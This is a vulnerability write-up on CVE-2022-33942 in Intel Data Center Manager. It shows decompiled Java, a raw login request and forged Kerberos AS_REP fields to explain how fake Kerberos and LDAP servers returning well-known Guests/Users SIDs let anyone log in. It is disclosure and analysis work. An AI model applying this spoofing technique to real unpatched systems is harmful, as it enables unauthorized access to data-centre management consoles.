Bypassing Intel DCM’s Authentication by Spoofing Kerberos and LDAP Responses (CVE-2022-33942)
Intel DCM trusted the SID returned by whatever Kerberos and LDAP server the supplied domain pointed to, without validating that the server was the real Active Directory. An attacker controlling a domain could run fake Kerberos and LDAP servers that return a well-known group SID, letting them log in with any username and password.
 Published on rcesecurity.com
Intel’s Data Center Manager Console is a real-time monitoring and management all-in-one console that allows you to manage your entire data center.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Intel's Data Center Manager Console (DCM) is a real-time monitoring and management all-in-one console that allows you to manage an entire data centre. This write-up covers the first link in a two-part vulnerability chain that goes from an unauthenticated user to full remote code execution against Intel's Data Center Manager up to version 4.1.1.45749. All the issues were found purely through a source code review of the decompiled application.
The first vulnerability bypasses DCM's entire authentication process when the application is configured to allow authentication from Active Directory groups with publicly known SIDs. DCM relies only on the SID and performs no validation of the Active Directory service it talks to, so it is trivially easy to force the application to communicate with an arbitrary Kerberos/LDAP server. That server answers the authentication requests by simply returning a successful authentication, including a known or matching SID. The result is that you can authenticate with any user, any password and any Active Directory domain.
Intel published security advisory INTEL-SA-00713 and assigned CVE-2022-33942 to the issue.
Setup
The vulnerable configuration is one an administrator can plausibly create: the group Guests of the domain [redacted] is allowed to access DCM with the lowest possible rights, DCM's Guest level.

The Guests group has no current group members.

On the face of it this configuration looks secure, for two reasons:
- You have to be a member of the Guests group within the
[redacted]domain. - You have to know the password of any member of the Guests group.
The rest of the article shows why neither of those holds.
On the attacker side, the exploit assumes control over a custom domain; the author uses [redacted] for demonstration purposes. The exploit script hardcodes the Active Directory password Password0, which means you can choose any user you want but must use that password, for Kerberos reasons.
Finding it
When you hit DCM on port 8643 over HTTPS you get the typical authentication screen of the DcmConsole. You can select AD Account as an authentication type, which reveals an additional field called Domain.

Selecting that option makes the application issue an HTTP POST request with its type set to 1:
POST /DcmConsole/login/login HTTP/1.1
Host: [redacted]:8643
Content-Length: 175
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Accept: application/json, text/plain, */*
Content-Type: text/plain
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0
Sec-Ch-Ua-Platform: "macOS"
Origin: https://[redacted]:8643
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[redacted]:8643/DcmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{"antiCSRFId":null,"requestObj":{"name":"mrtuxracer","password":"Password0","type":1,"domain":"[redacted]","loginTime":"Sun Jun 26 2022 12:05:07 GMT+0200 (Central European Summer Time)"}}
The body carries the username, password, the authentication type and the domain. The domain value is the interesting one: it is attacker-controlled input that later ends up steering which server DCM authenticates against.
Most of the responsible source code lives in the com.intel.console.server.login.UserMgmtHandler class. The first important thing is the differentiation between authentication types via the type parameter. When type is 1 (Active Directory), the function loginAD() is called on line 1030, which hands over all the request values, including username, password and domain:
/*      */   public static int login(HttpServletRequest request, int type, String name, String password, String domain, boolean noSession) throws ConsoleAuthCheckException {
/* 1022 */     List exceededSessions = new LinkedList<>();
/* 1023 */     int userType = 2;
/*      */
/* 1025 */     if (type == 0) {
/* 1026 */       logout(request, noSession);
/* 1027 */       userType = loginConsole(request, name, password, exceededSessions, noSession);
/* 1028 */     } else if (type == 1) {
/* 1029 */       logout(request, noSession);
/* 1030 */       userType = loginAD(request, name, password, domain, exceededSessions, noSession);
/* 1031 */     } else if (type == 2) {
/* 1032 */       logout(request, noSession);
/* 1033 */       userType = loginLDAP(request, name, password, exceededSessions, noSession);
/*      */     }
The method loginAD() does a couple of preflight things, such as getting the full domain name (line 1190) and getting the pure user name (line 1191). This is because you could also authenticate using the username@domain schema, for example against DCM's REST API. The resulting values are then used as java.security.krb5 properties, which is the first significant piece of the puzzle: the attacker controls the kdc and realm of the authenticating server.
/*      */   public static int loginAD(HttpServletRequest request, String name, String password, String domain, List exceededSessions, boolean noSession) throws ConsoleAuthCheckException {
/* 1187 */     HttpSession session = noSession ? null : request.getSession(true);
/* 1188 */     Subject subject = new Subject();
/*      */
/* 1190 */     String fullDomain = getFullDomain(name, domain);
/* 1191 */     String pureUser = getPureUser(name);
/*      */
/* 1193 */     System.setProperty("java.security.krb5.kdc", fullDomain.toUpperCase(Locale.ENGLISH));
/* 1194 */     System.setProperty("java.security.krb5.realm", fullDomain.toUpperCase(Locale.ENGLISH));
The authentication process itself is based on Kerberos v5 and fails if the Kerberos authentication is not successful (lines 1201 to 1203):
/* 1196 */     LoginContext lc = null;
/*      */
/*      */     try {
/* 1199 */       lc = new LoginContext("Krb5Login", subject, new DcmLoginCallbackHandler(pureUser, password));
/*      */
/* 1201 */       lc.login();
/* 1202 */     } catch (LoginException le) {
/* 1203 */       handleAuthenticationException(le);
/*      */     }
So the question becomes: how do you get past this check if you control the domain? You build an arbitrary Kerberos server that answers the authentication request and returns a successful authentication.
Exploitation
Step 1: Answer the AS_REQ with a forged AS_REP
When the login() call on line 1201 is reached, DCM sends an AS_REQ request to the given Kerberos server. The request looks like the following:

To answer the AS_REQ, a few pieces of information must be extracted from it:
- nonce: the answer must contain the same nonce the client (DCM) provided, to prevent replay attacks.
- realm: the requested Active Directory domain, required for the AS_REP.
- username: the Active Directory user for which a successful authentication must be returned.
- etype: the encryption algorithms the client supports. These do not need to be extracted; one is simply chosen for the response.
In response to the AS_REQ, the arbitrary Kerberos server answers with an AS_REP message, which looks like the following:

The first etype points to the encryption algorithm, followed by the realm and the username (CNameString). The most important part is the enc-part at the end of the message, because it is an authentication proof: a data blob encrypted by the Kerberos server using the user's password, which the Kerberos server fetched from its database. If the user supplied the same password during authentication, DCM can decrypt and read its contents.
The decrypted enc-part looks like the following:
key=EncryptionKey:
  keytype=18
  keyvalue=[redacted]

 last-req=LastReq:
  Sequence:
   lr-type=0
   lr-value=20220627111947Z

 nonce=76839024
 key-expiration=20370914024805Z
 flags=6356992
 authtime=20220627111947Z
 endtime=20220627211947Z
 srealm=HACK.LOCAL
 sname=PrincipalName:
  name-type=2
  name-string=SequenceOf:
   krbtgt   HACK.LOCAL
Key data points here:
- nonce: the same nonce value the client presented in the AS_REQ, reused for integrity validation.
- authtime: used to make sure there are no clock skews and that the request is not replayed.
- endtime: specifies the validity of the data.
- srealm: matches the realm from the AS_REQ.
The final exploit sets all required values automatically and encrypts the enc-part using the hardcoded password Password0, which makes DCM pass the Kerberos authentication successfully.
Step 2: Serve LDAP and answer the bind
After passing Kerberos authentication, the application switches to LDAP using the com.intel.console.server.login.ADHelper class (lines 1206, 1215-1216). This means an arbitrary LDAP server is also needed to answer incoming LDAP queries from DCM.
The init() method prepares the LDAP connection to the very same host given by the fullDomain variable, which is under attacker control, and finally causes an LDAP bindRequest (line 1216):
/* 1206 */     ADHelper adHelper = null;
/* 1207 */     int[] userType = { 2 };
/*      */
/*      */     try {
/* 1210 */       String domainUserName = getDomainUser(name, fullDomain);
/* 1211 */       Boolean enbaleTls = Boolean.valueOf(Boolean.parseBoolean(Configuration.getProperty(InternalProperty.ENABLE_AD_TLS
/* 1212 */               .name())));
/* 1213 */       int adPort = Integer.parseInt(Configuration.getProperty(InternalProperty.AD_PORT
/* 1214 */             .name()));
/* 1215 */       adHelper = new ADHelper(fullDomain, adPort, domainUserName, password, enbaleTls);
/* 1216 */       adHelper.init();
The bindRequest looks like the following:

It is answered by the arbitrary LDAP server with a bind success message, which looks like the following:

The next few lines are more important:
/* 1218 */       String userSid = adHelper.getUserSid(pureUser);
/* 1219 */       UserInfo[] userInfo = getUsersBySidAndDomain(userSid, fullDomain);
/* 1220 */       DcmUserPrincipal userPrincipal = createUserPrincipal(domainUserName, userInfo, 1, userType);
Step 3: Return an arbitrary user SID
First, the call to getUserSid() (line 1218) constructs an LDAP search query (line 73) and performs the actual LDAP searchRequest (line 80) to return the object's SID (lines 82-86), or null if the queried user is not found:
/*     */   public String getUserSid(String userName) throws NamingException {
/*  72 */     String searchBase = makeRootBase();
/*  73 */     String searchFilter = "(&(objectClass=user)(sAMAccountName=" + userName + "))";
/*     */
/*     */
/*  76 */     SearchControls searchControls = new SearchControls();
/*  77 */     searchControls.setSearchScope(2);
/*  78 */     searchControls.setReturningAttributes(new String[] { "objectSID" });
/*     */
/*  80 */     NamingEnumeration results = this.ctx.search(searchBase, searchFilter, searchControls);
/*     */
/*  82 */     SearchResult result = null;
/*  83 */     if (results.hasMoreElements()) {
/*  84 */       result = results.nextElement();
/*  85 */       return buildSid((byte[])result.getAttributes()
/*  86 */           .get("objectSID").get());
/*     */     }
/*     */
/*  89 */     return null;
/*     */   }
The raw searchRequest looks like the following:


However, the arbitrary LDAP server returns a SID for any queried user: S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295 (hex: [redacted]). This is important to pass another check later on.
Step 4: Fail the single-user lookup on purpose
The call to getUsersBySidAndDomain() on line 1219 constructs a SQL query validating the previously received sid against DCM's database (line 421):
/*      */   private static UserInfo[] getUsersBySidAndDomain(String sid, String domain) throws ConsoleDbException {
/*  415 */     List userList = new LinkedList<>();
/*  416 */     Connection conn = ConnectionProvider.getConnection();
/*  417 */     PreparedStatement statement = null;
/*  418 */     ResultSet res = null;
/*      */
/*      */     try {
/*  421 */       String query = "select \"id\", \"name\", \"description\",\"type\",\"domain\",\"account_type\",\"sid\" from \"T_User\" where sid=? and domain=?";
/*      */
/*  423 */       statement = conn.prepareStatement(query);
/*  424 */       int paramIndex = 1;
/*  425 */       statement.setString(paramIndex++, sid);
/*  426 */       statement.setString(paramIndex++, domain);
/*  427 */       res = statement.executeQuery();
[...]
/*  462 */     return userList.toArray(new UserInfo[userList.size()]);
/*      */   }
Because the arbitrary Kerberos/LDAP server returns a random SID here (the SIDs of real users are impossible to guess), the query returns an empty userList on line 462:

Since userList is empty, the call to the next method createUserPrincipal() on line 1220 also returns null, so userPrincipal becomes null:
/*      */   private static DcmUserPrincipal createUserPrincipal(String userName, UserInfo[] userInfo, int accountType, int[] userType) {
/* 1276 */     if (userInfo == null || userInfo.length == 0) {
/* 1277 */       return null;
/*      */     }

This implementation is aimed at the single Active Directory user authentication process. That route cannot be exploited, since the SID of any single user object of an Active Directory is unknown and cannot be guessed.
Step 5: Confuse DCM with known SIDs
What happens next is a check whether userPrincipal is null (line 1222). Since the single-user authentication process failed, the next logical step is verifying whether the user's group is allowed to authenticate, because that is an actual authentication option in DCM. The following sequence fetches the user's Active Directory group information:
/* 1222 */       if (userPrincipal == null) {
/* 1223 */         String[] groupNames = adHelper.getUserGroupSid(userSid);
/* 1224 */         UserInfo[] groupInfo = getUserGroupInfo(groupNames);
/* 1225 */         userPrincipal = createUserPrincipal(domainUserName, groupInfo, 2, userType);
/*      */       }
The call on line 1223 passes the arbitrary user SID S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295 into getUserGroupSid(), where a search for the given user SID happens on line 122:
/*     */   public String[] getUserGroupSid(String userSid) throws NamingException {
/* 114 */     String searchBase = makeRootBase();
/* 115 */     String searchFilter = "(&(objectClass=user)(objectSid=" + userSid + "))";
/*     */
/* 117 */     SearchControls searchControls = new SearchControls();
/* 118 */     searchControls.setSearchScope(2);
/* 119 */     searchControls.setReturningAttributes(new String[] { "distinguishedName" });
/*     */
/*     */
/* 122 */     NamingEnumeration results = this.ctx.search(searchBase, searchFilter, searchControls);
/*     */
/* 124 */     SearchResult result = null;
/* 125 */     if (results.hasMoreElements()) {
/* 126 */       result = results.nextElement();
/*     */
/* 128 */       String dn = (String)result.getAttributes().get("distinguishedName").get();
/*     */
/* 130 */       SearchControls searchContext = new SearchControls(0, 0L, 0, new String[] { "tokenGroups" }, false, false);
/*     */
/*     */
/* 133 */       results = this.ctx.search(dn, "(&(objectClass=user))", searchContext);
/* 134 */       if (results.hasMoreElements()) {
/* 135 */         SearchResult item = results.next();
/* 136 */         Attributes metadata = item.getAttributes();
/* 137 */         Attribute attribute = metadata.get("tokenGroups");
/* 138 */         NamingEnumeration tokens = attribute.getAll();
/* 139 */         List ret = new LinkedList<>();
/* 140 */         while (tokens.hasMore()) {
/* 141 */           byte[] sid = (byte[])tokens.next();
/* 142 */           ret.add(buildSid(sid));
/*     */         }
/* 144 */         return ret.toArray(new String[ret.size()]);
/*      */       }
/*     */     }
/*     */
/* 148 */     return null;
/*     */   }
This causes two more LDAP queries. The first is for the user object:

The arbitrary LDAP server always answers it, regardless of the user SID, by simply returning an arbitrary distinguishedName:

The second LDAP query (line 133) asks for the tokenGroups (the group SIDs) of the given user:

Since the arbitrary LDAP server knows the SID S-1-5-4294967295-4294967295-4294967295-4294967295-4294967295, it happily answers this request for the user's group SIDs by responding with S-1-5-32-546 (hex: [redacted]), S-1-5-32-545 (hex: [redacted]) and another random ID. The first two group SIDs are called "well-known-sids" and represent the Guests group and the Users group:

This means the groupNames array (line 1222) is now filled with the returned group SIDs and is passed into the getUserGroupInfo() call on line 1224:

getUserGroupInfo() builds a SQL query condition based on the different SIDs (lines 1312-1324):
/*      */   private static UserInfo[] getUserGroupInfo(String[] groups) throws ConsoleDbException {
/* 1310 */     UserInfo[] groupInfo = null;
/*      */
/* 1312 */     if (groups != null && groups.length != 0) {
/* 1313 */       String condition = "";
/* 1314 */       for (String groupSid : groups) {
/* 1315 */         if (condition.isEmpty()) {
/* 1316 */           condition = condition + "(";
/*      */         } else {
/* 1318 */           condition = condition + ",";
/*      */         }
/* 1320 */         condition = condition + "'" + condition + "'";
/*      */       }
/*      */
/* 1323 */       condition = condition + ")";
/* 1324 */       groupInfo = getUsers(" sid in " + condition);
/*      */     }
/* 1326 */     return groupInfo;
/*      */   }
and finally passes the condition to another getUsers() call:

getUsers() in return performs an SQL query that checks whether the given SID exists in the database:
/*      */   private static UserInfo[] getUsers(String condition) throws ConsoleDbException {
/*  517 */     List userList = new LinkedList<>();
/*      */
/*  519 */     Connection conn = ConnectionProvider.getConnection();
/*  520 */     PreparedStatement statement = null;
/*  521 */     ResultSet res = null;
/*      */
/*      */     try {
/*  524 */       String query = "select \"id\", \"name\", \"description\",\"type\",\"domain\",\"account_type\",\"sid\" from \"T_User\" where " + condition;
/*      */
/*  526 */       statement = conn.prepareStatement(query);
/*  527 */       res = statement.executeQuery();
[...]

Since the administrator has actually configured the Guests group to be able to authenticate, the query returns a couple of things, including the group name and its SID:

Step 6: Get a principal for any user
The last call in the authentication sequence goes to createUserPrincipal(), which includes the data of the previous SQL query and ultimately checks whether the given user is present in DCM's allowed users list:
/*      */   private static DcmUserPrincipal createUserPrincipal(String userName, UserInfo[] userInfo, int accountType, int[] userType) {
/* 1276 */     if (userInfo == null || userInfo.length == 0) {
/* 1277 */       return null;
/*      */     }
/*      */
